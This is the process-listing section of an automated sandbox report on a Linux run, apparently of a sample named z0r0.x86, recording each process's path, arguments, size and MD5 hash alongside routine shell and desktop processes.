| Path:       | /usr/bin/cat                     |   |
| Arguments:  | cat /tmp/tmp.VIKVWwXQF7          |   |
| File size:  | 43416 bytes                      |   |
| MD5 hash:   | 7e9d213e404ad3bb82e4ebb2e1f2c1b3 |   |

File Activities

—

File Read

▼

Analysis Process: dash    PID: 5279, Parent PID: 4331

—

|             |                                  |   |
|-------------|----------------------------------|---|
| General     |                                  | — |
| Start time: | 00:18:56                         |   |
| Start date: | 29/01/2022                       |   |
| Path:       | /usr/bin/dash                    |   |
| Arguments:  | n/a                              |   |
| File size:  | 129816 bytes                     |   |
| MD5 hash:   | 1e6b1c887c59a315edb7eb9a315fc84c |   |

Analysis Process: head    PID: 5279, Parent PID: 4331

—

|             |                                  |   |
|-------------|----------------------------------|---|
| General     |                                  | — |
| Start time: | 00:18:56                         |   |
| Start date: | 29/01/2022                       |   |
| Path:       | /usr/bin/head                    |   |
| Arguments:  | head -n 10                       |   |
| File size:  | 47480 bytes                      |   |
| MD5 hash:   | fd96a67145172477dd57131396fc9608 |   |

File Activities

—

File Read

▼

Analysis Process: dash    PID: 5280, Parent PID: 4331

—

|             |               |   |
|-------------|---------------|---|
| General     |               | — |
| Start time: | 00:18:56      |   |
| Start date: | 29/01/2022    |   |
| Path:       | /usr/bin/dash |   |
| Arguments:  | n/a           |   |
| File size:  | 129816 bytes  |   |

|           |                                  |
|-----------|----------------------------------|
| MD5 hash: | 1e6b1c887c59a315edb7eb9a315fc84c |
|-----------|----------------------------------|

|                                                         |                                  |
|---------------------------------------------------------|----------------------------------|
| <b>Analysis Process: tr</b> PID: 5280, Parent PID: 4331 |                                  |
| <b>General</b>                                          |                                  |
| Start time:                                             | 00:18:56                         |
| Start date:                                             | 29/01/2022                       |
| Path:                                                   | /usr/bin/tr                      |
| Arguments:                                              | tr -d \000-\011\013\014\016-\037 |
| File size:                                              | 51544 bytes                      |
| MD5 hash:                                               | fbd1402dd9f72d8ebfff00ce7c3a7bb5 |

|                        |  |
|------------------------|--|
| <b>File Activities</b> |  |
| <b>File Read</b>       |  |

|                                                           |                                  |
|-----------------------------------------------------------|----------------------------------|
| <b>Analysis Process: dash</b> PID: 5281, Parent PID: 4331 |                                  |
| <b>General</b>                                            |                                  |
| Start time:                                               | 00:18:56                         |
| Start date:                                               | 29/01/2022                       |
| Path:                                                     | /usr/bin/dash                    |
| Arguments:                                                | n/a                              |
| File size:                                                | 129816 bytes                     |
| MD5 hash:                                                 | 1e6b1c887c59a315edb7eb9a315fc84c |

|                                                          |                                  |
|----------------------------------------------------------|----------------------------------|
| <b>Analysis Process: cut</b> PID: 5281, Parent PID: 4331 |                                  |
| <b>General</b>                                           |                                  |
| Start time:                                              | 00:18:56                         |
| Start date:                                              | 29/01/2022                       |
| Path:                                                    | /usr/bin/cut                     |
| Arguments:                                               | cut -c -80                       |
| File size:                                               | 47480 bytes                      |
| MD5 hash:                                                | d8ed0ea8f22c0de0f8692d4d9f1759d3 |

|                        |  |
|------------------------|--|
| <b>File Activities</b> |  |
| <b>File Read</b>       |  |

|                                                           |                                  |
|-----------------------------------------------------------|----------------------------------|
| <b>Analysis Process: dash</b> PID: 5282, Parent PID: 4331 |                                  |
| <b>General</b>                                            |                                  |
| Start time:                                               | 00:18:56                         |
| Start date:                                               | 29/01/2022                       |
| Path:                                                     | /usr/bin/dash                    |
| Arguments:                                                | n/a                              |
| File size:                                                | 129816 bytes                     |
| MD5 hash:                                                 | 1e6b1c887c59a315edb7eb9a315fc84c |

|                                                          |                                  |
|----------------------------------------------------------|----------------------------------|
| <b>Analysis Process: cat</b> PID: 5282, Parent PID: 4331 |                                  |
| <b>General</b>                                           |                                  |
| Start time:                                              | 00:18:56                         |
| Start date:                                              | 29/01/2022                       |
| Path:                                                    | /usr/bin/cat                     |
| Arguments:                                               | cat /tmp/tmp.VIKVWwXQF7          |
| File size:                                               | 43416 bytes                      |
| MD5 hash:                                                | 7e9d213e404ad3bb82e4ebb2e1f2c1b3 |

|                        |  |
|------------------------|--|
| <b>File Activities</b> |  |
| <b>File Read</b>       |  |

**Analysis Process: dash** PID: 5283, Parent PID: 4331**General**

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:56                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/dash                    |
| Arguments:  | n/a                              |
| File size:  | 129816 bytes                     |
| MD5 hash:   | 1e6b1c887c59a315edb7eb9a315fc84c |

**Analysis Process: head** PID: 5283, Parent PID: 4331**General**

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:56                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/head                    |
| Arguments:  | head -n 10                       |
| File size:  | 47480 bytes                      |
| MD5 hash:   | fd96a67145172477dd57131396fc9608 |

**File Activities****File Read****Analysis Process: dash** PID: 5284, Parent PID: 4331**General**

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:56                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/dash                    |
| Arguments:  | n/a                              |
| File size:  | 129816 bytes                     |
| MD5 hash:   | 1e6b1c887c59a315edb7eb9a315fc84c |

**Analysis Process: tr** PID: 5284, Parent PID: 4331**General**

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:56                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/tr                      |
| Arguments:  | tr -d \000-\011\013\014\016-\037 |
| File size:  | 51544 bytes                      |
| MD5 hash:   | fbd1402dd9f72d8ebfff00ce7c3a7bb5 |

**File Activities****File Read****Analysis Process: dash** PID: 5285, Parent PID: 4331**General**

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:56                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/dash                    |
| Arguments:  | n/a                              |
| File size:  | 129816 bytes                     |
| MD5 hash:   | 1e6b1c887c59a315edb7eb9a315fc84c |

**Analysis Process: cut** PID: 5285, Parent PID: 4331**General**

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:56                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/cut                     |
| Arguments:  | cut -c -80                       |
| File size:  | 47480 bytes                      |
| MD5 hash:   | d8ed0ea8f22c0de0f8692d4d9f1759d3 |

|                        |   |
|------------------------|---|
| <b>File Activities</b> | — |
| <b>File Read</b>       | ▼ |
| <b>File Written</b>    | ▼ |

|                               |                                  |   |
|-------------------------------|----------------------------------|---|
| <b>Analysis Process: dash</b> | PID: 5286, Parent PID: 4331      | — |
| <b>General</b>                |                                  | — |
| Start time:                   | 00:18:56                         |   |
| Start date:                   | 29/01/2022                       |   |
| Path:                         | /usr/bin/dash                    |   |
| Arguments:                    | n/a                              |   |
| File size:                    | 129816 bytes                     |   |
| MD5 hash:                     | 1e6b1c887c59a315edb7eb9a315fc84c |   |

|                             |                                                                   |   |
|-----------------------------|-------------------------------------------------------------------|---|
| <b>Analysis Process: rm</b> | PID: 5286, Parent PID: 4331                                       | — |
| <b>General</b>              |                                                                   | — |
| Start time:                 | 00:18:56                                                          |   |
| Start date:                 | 29/01/2022                                                        |   |
| Path:                       | /usr/bin/rm                                                       |   |
| Arguments:                  | rm -f /tmp/tmp.VIKVWwXQF7 /tmp/tmp.S5JisKxexo /tmp/tmp.GeBGsXKFZD |   |
| File size:                  | 72056 bytes                                                       |   |
| MD5 hash:                   | aa2b5496fdbfd88e38791ab81f90b95b                                  |   |

|                        |   |
|------------------------|---|
| <b>File Activities</b> | — |
| <b>File Deleted</b>    | ▼ |
| <b>File Read</b>       | ▼ |

|                                   |                                  |   |
|-----------------------------------|----------------------------------|---|
| <b>Analysis Process: z0r0.x86</b> | PID: 5311, Parent PID: 5110      | — |
| <b>General</b>                    |                                  | — |
| Start time:                       | 00:18:59                         |   |
| Start date:                       | 29/01/2022                       |   |
| Path:                             | /tmp/z0r0.x86                    |   |
| Arguments:                        | /tmp/z0r0.x86                    |   |
| File size:                        | 31336 bytes                      |   |
| MD5 hash:                         | fa4a347c55a6a848e983905a97c543fc |   |

|                                   |                                  |   |
|-----------------------------------|----------------------------------|---|
| <b>Analysis Process: z0r0.x86</b> | PID: 5312, Parent PID: 5311      | — |
| <b>General</b>                    |                                  | — |
| Start time:                       | 00:19:00                         |   |
| Start date:                       | 29/01/2022                       |   |
| Path:                             | /tmp/z0r0.x86                    |   |
| Arguments:                        | n/a                              |   |
| File size:                        | 31336 bytes                      |   |
| MD5 hash:                         | fa4a347c55a6a848e983905a97c543fc |   |

|                                   |                             |   |
|-----------------------------------|-----------------------------|---|
| <b>Analysis Process: z0r0.x86</b> | PID: 5313, Parent PID: 5312 | — |
| <b>General</b>                    |                             | — |
| Start time:                       | 00:19:00                    |   |
| Start date:                       | 29/01/2022                  |   |

|            |                                  |
|------------|----------------------------------|
| Path:      | /tmp/z0r0.x86                    |
| Arguments: | n/a                              |
| File size: | 31336 bytes                      |
| MD5 hash:  | fa4a347c55a6a848e983905a97c543fc |

#### Analysis Process: z0r0.x86 PID: 5314, Parent PID: 5312

|                |                                  |
|----------------|----------------------------------|
| <b>General</b> |                                  |
| Start time:    | 00:19:00                         |
| Start date:    | 29/01/2022                       |
| Path:          | /tmp/z0r0.x86                    |
| Arguments:     | n/a                              |
| File size:     | 31336 bytes                      |
| MD5 hash:      | fa4a347c55a6a848e983905a97c543fc |

#### Analysis Process: z0r0.x86 PID: 5315, Parent PID: 5312

|                |                                  |
|----------------|----------------------------------|
| <b>General</b> |                                  |
| Start time:    | 00:19:00                         |
| Start date:    | 29/01/2022                       |
| Path:          | /tmp/z0r0.x86                    |
| Arguments:     | n/a                              |
| File size:     | 31336 bytes                      |
| MD5 hash:      | fa4a347c55a6a848e983905a97c543fc |

#### Analysis Process: z0r0.x86 PID: 5316, Parent PID: 5312

|                |                                  |
|----------------|----------------------------------|
| <b>General</b> |                                  |
| Start time:    | 00:19:00                         |
| Start date:    | 29/01/2022                       |
| Path:          | /tmp/z0r0.x86                    |
| Arguments:     | n/a                              |
| File size:     | 31336 bytes                      |
| MD5 hash:      | fa4a347c55a6a848e983905a97c543fc |

#### Analysis Process: z0r0.x86 PID: 5317, Parent PID: 5312

|                |                                  |
|----------------|----------------------------------|
| <b>General</b> |                                  |
| Start time:    | 00:19:00                         |
| Start date:    | 29/01/2022                       |
| Path:          | /tmp/z0r0.x86                    |
| Arguments:     | n/a                              |
| File size:     | 31336 bytes                      |
| MD5 hash:      | fa4a347c55a6a848e983905a97c543fc |

|                             |  |
|-----------------------------|--|
| <b>File Activities</b>      |  |
| <b>File Read</b>            |  |
| <b>Directory Enumerated</b> |  |

#### Analysis Process: xfce4-panel PID: 5320, Parent PID: 2063

|                |                                  |
|----------------|----------------------------------|
| <b>General</b> |                                  |
| Start time:    | 00:19:05                         |
| Start date:    | 29/01/2022                       |
| Path:          | /usr/bin/xfce4-panel             |
| Arguments:     | n/a                              |
| File size:     | 375768 bytes                     |
| MD5 hash:      | a15b657c7d54ac1385f1f15004ea6784 |

| Analysis Process: wrapper-2.0 <span>PID: 5320, Parent PID: 2063</span> |                                                                                                                                                                                             |
|------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General                                                                |                                                                                                                                                                                             |
| Start time:                                                            | 00:19:05                                                                                                                                                                                    |
| Start date:                                                            | 29/01/2022                                                                                                                                                                                  |
| Path:                                                                  | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0                                                                                                                                           |
| Arguments:                                                             | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 6 12582920 systray "Notification Area" "Area where notification icons appear" |
| File size:                                                             | 35136 bytes                                                                                                                                                                                 |
| MD5 hash:                                                              | ac0b8a906f359a8ae102244738682e76                                                                                                                                                            |

|                 |  |
|-----------------|--|
| File Activities |  |
| File Read       |  |

| Analysis Process: xfce4-panel <span>PID: 5321, Parent PID: 2063</span> |                                  |
|------------------------------------------------------------------------|----------------------------------|
| General                                                                |                                  |
| Start time:                                                            | 00:19:05                         |
| Start date:                                                            | 29/01/2022                       |
| Path:                                                                  | /usr/bin/xfce4-panel             |
| Arguments:                                                             | n/a                              |
| File size:                                                             | 375768 bytes                     |
| MD5 hash:                                                              | a15b657c7d54ac1385f1f15004ea6784 |

| Analysis Process: wrapper-2.0 <span>PID: 5321, Parent PID: 2063</span> |                                                                                                                                                                                                                                                    |
|------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General                                                                |                                                                                                                                                                                                                                                    |
| Start time:                                                            | 00:19:05                                                                                                                                                                                                                                           |
| Start date:                                                            | 29/01/2022                                                                                                                                                                                                                                         |
| Path:                                                                  | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0                                                                                                                                                                                                  |
| Arguments:                                                             | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libstatusnotifier.so 7 12582921 statusnotifier "Status Notifier Plugin" "Provides a panel area for status notifier items (application indicators)" |
| File size:                                                             | 35136 bytes                                                                                                                                                                                                                                        |
| MD5 hash:                                                              | ac0b8a906f359a8ae102244738682e76                                                                                                                                                                                                                   |

|                 |  |
|-----------------|--|
| File Activities |  |
| File Read       |  |

| Analysis Process: xfce4-panel <span>PID: 5322, Parent PID: 2063</span> |                                  |
|------------------------------------------------------------------------|----------------------------------|
| General                                                                |                                  |
| Start time:                                                            | 00:19:05                         |
| Start date:                                                            | 29/01/2022                       |
| Path:                                                                  | /usr/bin/xfce4-panel             |
| Arguments:                                                             | n/a                              |
| File size:                                                             | 375768 bytes                     |
| MD5 hash:                                                              | a15b657c7d54ac1385f1f15004ea6784 |

| Analysis Process: wrapper-2.0 <span>PID: 5322, Parent PID: 2063</span> |                                                                                                                                                                                                                            |
|------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General                                                                |                                                                                                                                                                                                                            |
| Start time:                                                            | 00:19:05                                                                                                                                                                                                                   |
| Start date:                                                            | 29/01/2022                                                                                                                                                                                                                 |
| Path:                                                                  | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0                                                                                                                                                                          |
| Arguments:                                                             | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so 8 12582922 pulseaudio "PulseAudio Plugin" "Adjust the audio volume of the PulseAudio sound system" |
| File size:                                                             | 35136 bytes                                                                                                                                                                                                                |
| MD5 hash:                                                              | ac0b8a906f359a8ae102244738682e76                                                                                                                                                                                           |

|                 |  |
|-----------------|--|
| File Activities |  |
| File Read       |  |

**Analysis Process: xfce4-panel** PID: 5323, Parent PID: 2063**General**

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:19:05                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/xfce4-panel             |
| Arguments:  | n/a                              |
| File size:  | 375768 bytes                     |
| MD5 hash:   | a15b657c7d54ac1385f1f15004ea6784 |

**Analysis Process: wrapper-2.0** PID: 5323, Parent PID: 2063**General**

|             |                                                                                                                                                                                                                                                                        |
|-------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 00:19:05                                                                                                                                                                                                                                                               |
| Start date: | 29/01/2022                                                                                                                                                                                                                                                             |
| Path:       | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0                                                                                                                                                                                                                      |
| Arguments:  | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 9 12582923 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display" |
| File size:  | 35136 bytes                                                                                                                                                                                                                                                            |
| MD5 hash:   | ac0b8a906f359a8ae102244738682e76                                                                                                                                                                                                                                       |

**File Activities****File Read****Analysis Process: xfce4-panel** PID: 5324, Parent PID: 2063**General**

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:19:05                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/xfce4-panel             |
| Arguments:  | n/a                              |
| File size:  | 375768 bytes                     |
| MD5 hash:   | a15b657c7d54ac1385f1f15004ea6784 |

**Analysis Process: wrapper-2.0** PID: 5324, Parent PID: 2063**General**

|             |                                                                                                                                                                                                                          |
|-------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 00:19:05                                                                                                                                                                                                                 |
| Start date: | 29/01/2022                                                                                                                                                                                                               |
| Path:       | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0                                                                                                                                                                        |
| Arguments:  | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.so 10 12582924 notification-plugin "Notification Plugin" "Notification plugin for the Xfce panel" |
| File size:  | 35136 bytes                                                                                                                                                                                                              |
| MD5 hash:   | ac0b8a906f359a8ae102244738682e76                                                                                                                                                                                         |

**File Activities****File Read****Directory Enumerated****Directory Created****Analysis Process: xfce4-panel** PID: 5325, Parent PID: 2063**General**

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:19:05                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/xfce4-panel             |
| Arguments:  | n/a                              |
| File size:  | 375768 bytes                     |
| MD5 hash:   | a15b657c7d54ac1385f1f15004ea6784 |

**Analysis Process: wrapper-2.0** PID: 5325, Parent PID: 2063

| General     |                                                                                                                                                                                            |
|-------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 00:19:05                                                                                                                                                                                   |
| Start date: | 29/01/2022                                                                                                                                                                                 |
| Path:       | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0                                                                                                                                          |
| Arguments:  | /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 14 12582925 actions "Action Buttons" "Log out, lock or other system actions" |
| File size:  | 35136 bytes                                                                                                                                                                                |
| MD5 hash:   | ac0b8a906f359a8ae102244738682e76                                                                                                                                                           |

| File Activities      |  |
|----------------------|--|
| File Read            |  |
| Directory Enumerated |  |

**Analysis Process: dbus-daemon** PID: 5333, Parent PID: 5332

| General     |                                  |
|-------------|----------------------------------|
| Start time: | 00:19:08                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/bin/dbus-daemon             |
| Arguments:  | n/a                              |
| File size:  | 249032 bytes                     |
| MD5 hash:   | 3089d47e3f3ab84cd81c48fd406d7a8c |

**Analysis Process: xfconfd** PID: 5333, Parent PID: 5332

| General     |                                                |
|-------------|------------------------------------------------|
| Start time: | 00:19:08                                       |
| Start date: | 29/01/2022                                     |
| Path:       | /usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd |
| Arguments:  | /usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd |
| File size:  | 112880 bytes                                   |
| MD5 hash:   | 4c7a0d6d258bb970905b19b84abcd8e9               |

| File Activities   |  |
|-------------------|--|
| File Read         |  |
| Directory Created |  |